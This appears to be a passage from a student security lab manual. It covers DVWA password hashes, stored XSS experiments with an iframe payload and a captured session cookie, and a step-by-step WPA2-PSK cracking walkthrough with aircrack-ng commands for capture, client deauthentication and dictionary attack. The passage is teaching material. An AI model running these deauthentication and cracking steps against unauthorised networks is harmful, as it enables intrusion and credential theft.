The screenshot shows a Gnome desktop environment with a terminal window titled "password.txt (~/Desktop) - gedit". The terminal window displays a list of password hashes, each consisting of a username and a corresponding MD5 hash separated by a colon. The hashes correspond to the ones listed in the DVWA screenshot above:

- 1 admin:e10adc3949ba59abbe56e057f20f883e
- 2 gordonb:e99a18c428cb38d5f260853678922e03
- 3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
- 4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
- 5 smithy:5f4dcc3b5aa765d61d8327deb882cf99

## Experiment No: 8

### XSS using DVWA

#### 1. Perform XSS Stored Basic Exploit

The screenshot shows the DVWA application running in Mozilla Firefox. The URL is 172.16.0.20/DVWA-master/vulnerabilities/xss\_s/. The left sidebar menu is visible, with 'XSS (Stored)' highlighted. The main content area displays a guestbook form with two input fields: 'Name' and 'Message'. Below the form, a preview area shows the submitted data: 'Name: test' and 'Message: This is a test comment.' A second entry, 'Name: Test 1' and 'Message:', is also visible.

#### 2. Perform XSS Stored IFRAME Exploit Test to clone any website.

The screenshot shows the DVWA application running in Mozilla Firefox. The URL is 172.16.0.20/DVWA-master/vulnerabilities/xss\_s/. The left sidebar menu is visible, with 'XSS (Stored)' highlighted. The main content area displays a guestbook form with two input fields: 'Name' and 'Message'. Below the form, a preview area shows the submitted data: 'Name: test' and 'Message: This is a test comment.' A second entry, 'Name: Test 1' and 'Message:', is also visible. A large 'Blocked by Content Security' message is overlaid on the preview area, indicating that the exploit was detected and prevented.

### 3. Retrieve Session id detail by XSS Stored COOKIE Exploit Test.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

DVWA

### Vulnerability: Stored Cross Site Scripting (XSS)

security=low; PHPSESSID=m0207tc4vsdm36g1d81be027q7

Name: test Message: This is a test comment.
Name: i Message: <iframe src=\"http://172.16.3.10\"></iframe>
Name: teat tarj Message:

## Wpa2 psk crack using Aircrack-ng

### INTRODUCTION

- Aircrack-ng is a complete suite of tools to assess WiFi network security.
- Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs.
- It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic.
- Aircrack-ng is developed by Thomas d'Otreppe de Bouvette.

It focuses on different areas of WiFi security:

- **Monitoring:** Packet capture and export of data to text files for further processing by third party tools.
- **Attacking:** Replay attacks, de-authentication, fake access points and others via packet injection.
- **Testing:** Checking WiFi cards and driver capabilities (capture and injection).
- **Cracking:** WEP and WPA PSK (WPA 1 and 2).

### Equipment used

In this tutorial, here is what was used:


- MAC address of the wireless client using WPA2: 9C:65:B0:AD:36:26
- BSSID (MAC address of access point): 00:17:7C:66:B0:79
- ESSID (Wireless network name): jdshah
- Access point channel: 6
- Wireless interface: wlan0

## How to Obtain Wifi Password, Step By Step:

### Step-1: Start the wireless interface in monitor mode on the specific AP channel

- Airmon-ng script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode.
- Entering the airmon-ng command without parameters will show the interfaces status.
- Usage:

```
airmon-ng <start|stop|check> <interface> [channel or frequency]
```



A terminal window titled 'root@kali: ~' showing the output of the airmon-ng command. The window includes a menu bar with File, Edit, View, Search, Terminal, Help, and standard window controls.

```
root@kali:~# airmon-ng
PHY      Interface     Driver      Chipset
phy0    wlan0mon      rtl8723be   Realtek Semiconductor Co., Ltd. RTL8723BE PCIe Wireless Network Adapter

root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

PID Name
538 NetworkManager
615 wpa_supplicant

PHY      Interface     Driver      Chipset
phy0    wlan0mon      rtl8723be   Realtek Semiconductor Co., Ltd. RTL8723BE PCIe Wireless Network Adapter
```

### Step-2: Start airodump-ng on AP channel with filter for bssid to collect authentication handshake

- Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng.
- Additionally, airodump-ng writes out several files containing the details of all access points and clients seen.

- Usage:

```
airodump-ng <options> <interface>[,<interface>,...]  
root@kali:~/Desktop# airodump-ng wlan0mon --bssid 00:17:7C:66:B0:79 --channel 6 --write jdshahCrack
```

```
root@kali: ~/Desktop  
File Edit View Search Terminal Help  
  
CH 6 ][ Elapsed: 3 mins ][ 2018-09-18 16:18 ][ WPA handshake: 00:17:7C:66:B0:79  
  
BSSID          PWR RXQ Beacons    #Data, #/s CH MB ENC CIPHER AUTH ESSID  
00:17:7C:66:B0:79 -65 96      1741      1584     0   6 54e WPA2 CCMP  PSK jdshah  
  
BSSID          STATION          PWR Rate Lost Frames Probe  
00:17:7C:66:B0:79 9C:65:B0:AD:36:26 -74     1e- 1e     0      1631
```

### Step-3: Use aireplay-ng to deauthenticate the wireless client


- Aireplay-ng is used to inject frames.
- The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys.
- There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection.

```
root@kali: ~/Desktop  
File Edit View Search Terminal Help  
root@kali:~/Desktop# aireplay-ng -0 1 -a 00:17:7C:66:B0:79 -c 9C:65:B0:AD:36:26 wlan0mon  
16:16:42 Waiting for beacon frame (BSSID: 00:17:7C:66:B0:79) on channel 6  
16:16:42 Sending 64 directed DeAuth. STMAC: [9C:65:B0:AD:36:26] [ 0| 0 ACKs]  
root@kali:~/Desktop#
```

## Step-4: Run aircrack-ng to crack the pre-shared key using the authentication handshake

- Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
- Aircrack-ng can recover the WEP key once enough encrypted packets have been captured with airodump-ng.
- It uses a password list to obtain the wifi password.
- Usage:

```
aircrack-ng [options] <capture file(s)>
```



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# aircrack-ng -w password.lst -b 00:17:7C:66:B0:79 jdshahCrack*.cap
Opening jdshahCrack-01.cap
Reading packets, please wait...
Aircrack-ng 1.2 rc4
[00:00:00] 64/235 keys tested (1430.17 k/s)
Time left: 0 seconds          27.23%
KEY FOUND! [ shah6973 ]

Master Key      : 96 23 56 8D E5 F9 A8 7D FF DB 22 CA 34 E1 30 90
                  0E E2 8E BA 04 91 70 27 2A 0F 7E A5 20 4E 8C 51

Transient Key   : 51 53 E2 46 A8 A8 BC 5D 02 BB 3D 99 0E BE 75 CF
                  ED 6A 28 A9 BA BC 93 09 D1 08 58 09 7F 43 2E E8
                  DD 28 EE 71 47 EE 53 64 44 76 1E FE 7A 97 1D 62
                  94 6E 83 3B AD E1 20 6E 8D 18 2B C5 98 C2 A3 8F

EAPOL HMAC     : AA 96 34 AF D4 9C A8 45 C9 E8 BB D0 70 2F 88 B9
root@kali:~/Desktop#
```